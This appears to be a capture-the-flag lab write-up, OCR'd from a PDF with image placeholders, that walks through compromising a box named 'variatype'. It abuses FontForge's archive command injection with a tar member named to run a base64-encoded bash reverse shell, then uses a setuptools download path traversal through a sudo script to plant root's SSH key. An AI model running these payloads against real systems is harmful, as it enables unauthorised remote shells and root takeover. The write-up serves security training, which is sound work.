2026/06/17 19:46:01 CMD: UID=1000  PID=4370   | /bin/bash /home/steve/bin/process_client_submissions.sh
2026/06/17 19:46:01 CMD: UID=1000  PID=4371   | /bin/bash /home/steve/bin/process_client_submissions.sh
2026/06/17 19:46:01 CMD: UID=1000  PID=4372   | /bin/bash /home/steve/bin/process_client_submissions.sh
2026/06/17 19:46:01 CMD: UID=1000  PID=4373   | date --iso-8601=seconds
2026/06/17 19:46:01 CMD: UID=1000  PID=4374   | timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c
import fontforge
import sys
try:
    font = fontforge.open('variabype_Xzs_iEBJa8Y.ttf')
    family = getattr(font, 'familyname', 'Unknown')
    style = getattr(font, 'fontname', 'Default')
    print(f'INFO: Loaded {family} ({style})', file=sys.stderr)
    font.close()
except Exception as e:
    print(f'ERROR: Failed to process variabype_Xzs_iEBJa8Y.ttf: {e}', file=sys.stderr)
    sys.exit(1)

2026/06/17 19:46:01 CMD: UID=1000  PID=4375   | timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c
import fontforge
import sys
try:
    font = fontforge.open('variabype_Xzs_iEBJa8Y.ttf')
    family = getattr(font, 'familyname', 'Unknown')
    style = getattr(font, 'fontname', 'Default')
    print(f'INFO: Loaded {family} ({style})', file=sys.stderr)
    font.close()
except Exception as e:
    print(f'ERROR: Failed to process variabype_Xzs_iEBJa8Y.ttf: {e}', file=sys.stderr)
    sys.exit(1)
```

It looks like the script is in /home/steve, so user steve might run this code. Let's look for any other files owned by steve.

```
www-data@variatype:/dev/shm$ find / -user steve -mount 2>/dev/null
/home/steve
/opt/process_client_submissions.bak
www-data@variatype:/dev/shm$
```

Look at process_client_submissions.bak

```
set -euo pipefail

UPLOAD_DIR="/var/www/portal.variatype.htb/public/files"
PROCESSED_DIR="/home/steve/processed_fonts"
QUARANTINE_DIR="/home/steve/quarantine"
LOG_FILE="/home/steve/logs/font_pipeline.log"

mkdir -p "$PROCESSED_DIR" "$QUARANTINE_DIR" "$(dirname "$LOG_FILE")"

log() {
    echo "[$(date --iso-8601=seconds)] $*" >> "$LOG_FILE"
}

cd "$UPLOAD_DIR" || { log "ERROR: Failed to enter upload directory"; exit 1; }

shopt -s nullglob
```

```
EXTENSIONS=(
    "*.ttf" "*.otf" "*.woff" "*.woff2"
    "*.zip" "*.tar" "*.tar.gz"
    "*.sfd"
)

SAFE_NAME_REGEX='^[a-zA-Z0-9._-]+$'

found_any=0
for ext in "${EXTENSIONS[@]}"; do
    for file in $ext; do
        found_any=1
        [[ -f "$file" ]] || continue
        [[ -s "$file" ]] || { log "SKIP (empty): $file"; continue; }

        # Enforce strict naming policy
        if [[ ! "$file" =~ $SAFE_NAME_REGEX ]]; then
            log "QUARANTINE: Filename contains invalid characters: $file"
            mv "$file" "$QUARANTINE_DIR/" 2>/dev/null || true
            continue
        fi

        log "Processing submission: $file"

        if timeout 30 /usr/local/src/fontforge/build/bin/fontforge -lang=py -c "
import fontforge
import sys
try:
    font = fontforge.open('$file')
    family = getattr(font, 'familyname', 'Unknown')
    style = getattr(font, 'fontname', 'Default')
    print(f'INFO: Loaded {family} ({style})', file=sys.stderr)
    font.close()
except Exception as e:
    print(f'ERROR: Failed to process $file: {e}', file=sys.stderr)
    sys.exit(1)
"; then
            log "SUCCESS: Validated $file"
        else
            log "WARNING: FontForge reported issues with $file"
        fi

        mv "$file" "$PROCESSED_DIR/" 2>/dev/null || log "WARNING: Could not move $file"
    done
done

if [[ $found_any -eq 0 ]]; then
    log "No eligible submissions found."
fi
```

only files with the extensions above will be processed

Files should satisfy the name regex too

Open the file with fontforge

https://www.openwall.com/lists/oss-security/2024/03/08/2 *notes fontforge vulnerability*


```
- CVE-2024-25081 & CVE-2024-25082 in FontForge, fixed in git repo

    FontForge used the system() function to execute commands to unpack fonts
    from archives, and the command line arguments it provides include both the
    name of the archive and the name of a font file specified inside the archive,
    leading to a classic command injection vulnerability if used to unpack a
    specially-named or a specially-crafted archive file.


    A patch to switch from system() to glib's g_spawn_sync() was merged
    upstream on Feb. 6, but there don't seem to be any new releases yet:
    https://github.com/fontforge/fontforge/pull/5367
```

It says name of the archive or font file inside can be modified for command injection. Script above shows that it's checking archive name, so let's create a file with malicious name and compress it with normal name.

```
# base64 encoded command can be retrieved: echo 'bash  -i >&
/dev/tcp/<ip>/9001 0>&1  ' | base64 -w0;echo
touch -- '$(echo <base64 encoded command> | base64 -d | bash)'
tar -cf pwn.tar '$(echo
YmFzaCAgLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuNTkvOTAwMSAwPiYxICAK | base64 -d |
bash)'
mv pwn.tar /var/www/portal.variatype.htb/public/files/
```




Start listener and wait



Get root shell

steve can run install-validator.py as root



Look at install-validator.py

```python
import os
import sys
import re
import logging
from urllib.parse import urlparse
from setuptools.package_index import PackageIndex

# Configuration
PLUGIN_DIR = "/opt/font-tools/validators"
LOG_FILE = "/var/log/font-validator-install.log"

# Set up logging
os.makedirs(os.path.dirname(LOG_FILE), exist_ok=True)
logging.basicConfig(
    level=logging.INFO,
    format='%(asctime)s [%(levelname)s] %(message)s',
    handlers=[
        logging.FileHandler(LOG_FILE),
        logging.StreamHandler(sys.stdout)
    ]
)

def is_valid_url(url):
    try:
        result = urlparse(url)
        return all([result.scheme in ('http', 'https'), result.netloc])
    except Exception:
        return False

def install_validator_plugin(plugin_url):
    if not os.path.exists(PLUGIN_DIR):
        os.makedirs(PLUGIN_DIR, mode=0o755)

    logging.info(f"Attempting to install plugin from: {plugin_url}")

    index = PackageIndex()
    try:
        downloaded_path = index.download(plugin_url, PLUGIN_DIR)
        logging.info(f"Plugin installed at: {downloaded_path}")
        print("[+] Plugin installed successfully.")
    except Exception as e:
        logging.error(f"Failed to install plugin: {e}")
        print(f"[-] Error: {e}")
        sys.exit(1)
```

Just check if url start with http or https

Download plugin to plugin directory using setuptools library

```python
def main():
    if len(sys.argv) != 2:
        print("Usage: sudo /opt/font-tools/install_validator.py <PLUGIN_URL>")
        print("Example: sudo /opt/font-tools/install_validator.py https://internal.example.com/plugins/glyph-check.py")
        sys.exit(1)

    plugin_url = sys.argv[1]

    if not is_valid_url(plugin_url):
        print("[-] Invalid URL. Must start with http:// or https://")
        sys.exit(1)

    if plugin_url.count('/') > 10:
        print("[-] Suspiciously long URL. Aborting.")
        sys.exit(1)

    install_validator_plugin(plugin_url)

if __name__ == "__main__":
    if os.geteuid() != 0:
        print("[-] This script must be run as root (use sudo).")
        sys.exit(1)
    main()
```

Unless url is not starting with http, https or has more than 10 /, it will download the plugin

CVE-2025-47273 has arbitrary write vulnerability and
https://github.com/pypa/setuptools/commit/250a6d17978f9f6ac3ac887091f2d32886fbbb0b
shows github patch logs

```
      813  +         >>> import pathlib
813   814  +         >>> du = PackageIndex._resolve_download_filename
814   815           >>> root = getfixture('tmp_path')
815   816           >>> url = 'https://files.pythonhosted.org/packages/a9/5a/0db.../setuptools-78.1.0.tar.gz'
816        -        >>> import pathlib
817   817           >>> str(pathlib.Path(du(url, root)).relative_to(root))
818   818           'setuptools-78.1.0.tar.gz'
      819  +
      820  +         Ensures the target is always in tmpdir.
      821  +
      822  +         >>> url = 'https://anyhost/%2fhome%2fuser%2f.ssh%2fauthorized_keys'
      823  +         >>> du(url, root)
      824  +         Traceback (most recent call last):
      825  +         ...
      826  +         ValueError: Invalid filename...
819   827           """
820   828           name, _fragment = egg_info_for_url(url)
821   829           if name:
          @@ -827,7 +835,13 @@ def _resolve_download_filename(url, tmpdir):
827   835               if name.endswith('.egg.zip'):
828   836                   name = name[:-4]  # strip the extra .zip before download
829   837
830        -          return os.path.join(tmpdir, name)
      838  +          filename = os.path.join(tmpdir, name)
      839  +
      840  +          # ensure path resolves within the tmpdir
      841  +          if not filename.startswith(str(tmpdir)):
      842  +              raise ValueError(f"Invalid filename {filename}")
      843  +
      844  +          return filename
```

This url will make name as /home/user/.ssh/authorized_keys


os.path.join returns only name if name starts with / so above url will write authorized_keys

So they patched it to deny value that starts without tmpdir

Let's target authorized_keys as above. First, create directories and authorized_keys file.


```
# local
mkdir -p www/root/.ssh
```

```
cd www/root/.ssh
ssh-keygen -t ed25519 -f id_ed25519
cp id_ed25519.pub authorized_keys
chmod 600 id_ed25519
```




Start python server at www

```
# local
cd ../..
python3 -m http.server
# target
sudo python3 /opt/font-tools/install_validator.py
http://10.10.16.59:8000/%2froot%2f.ssh%2fauthorized_keys
```



Now, I can use my ssh key to login as root



I got root!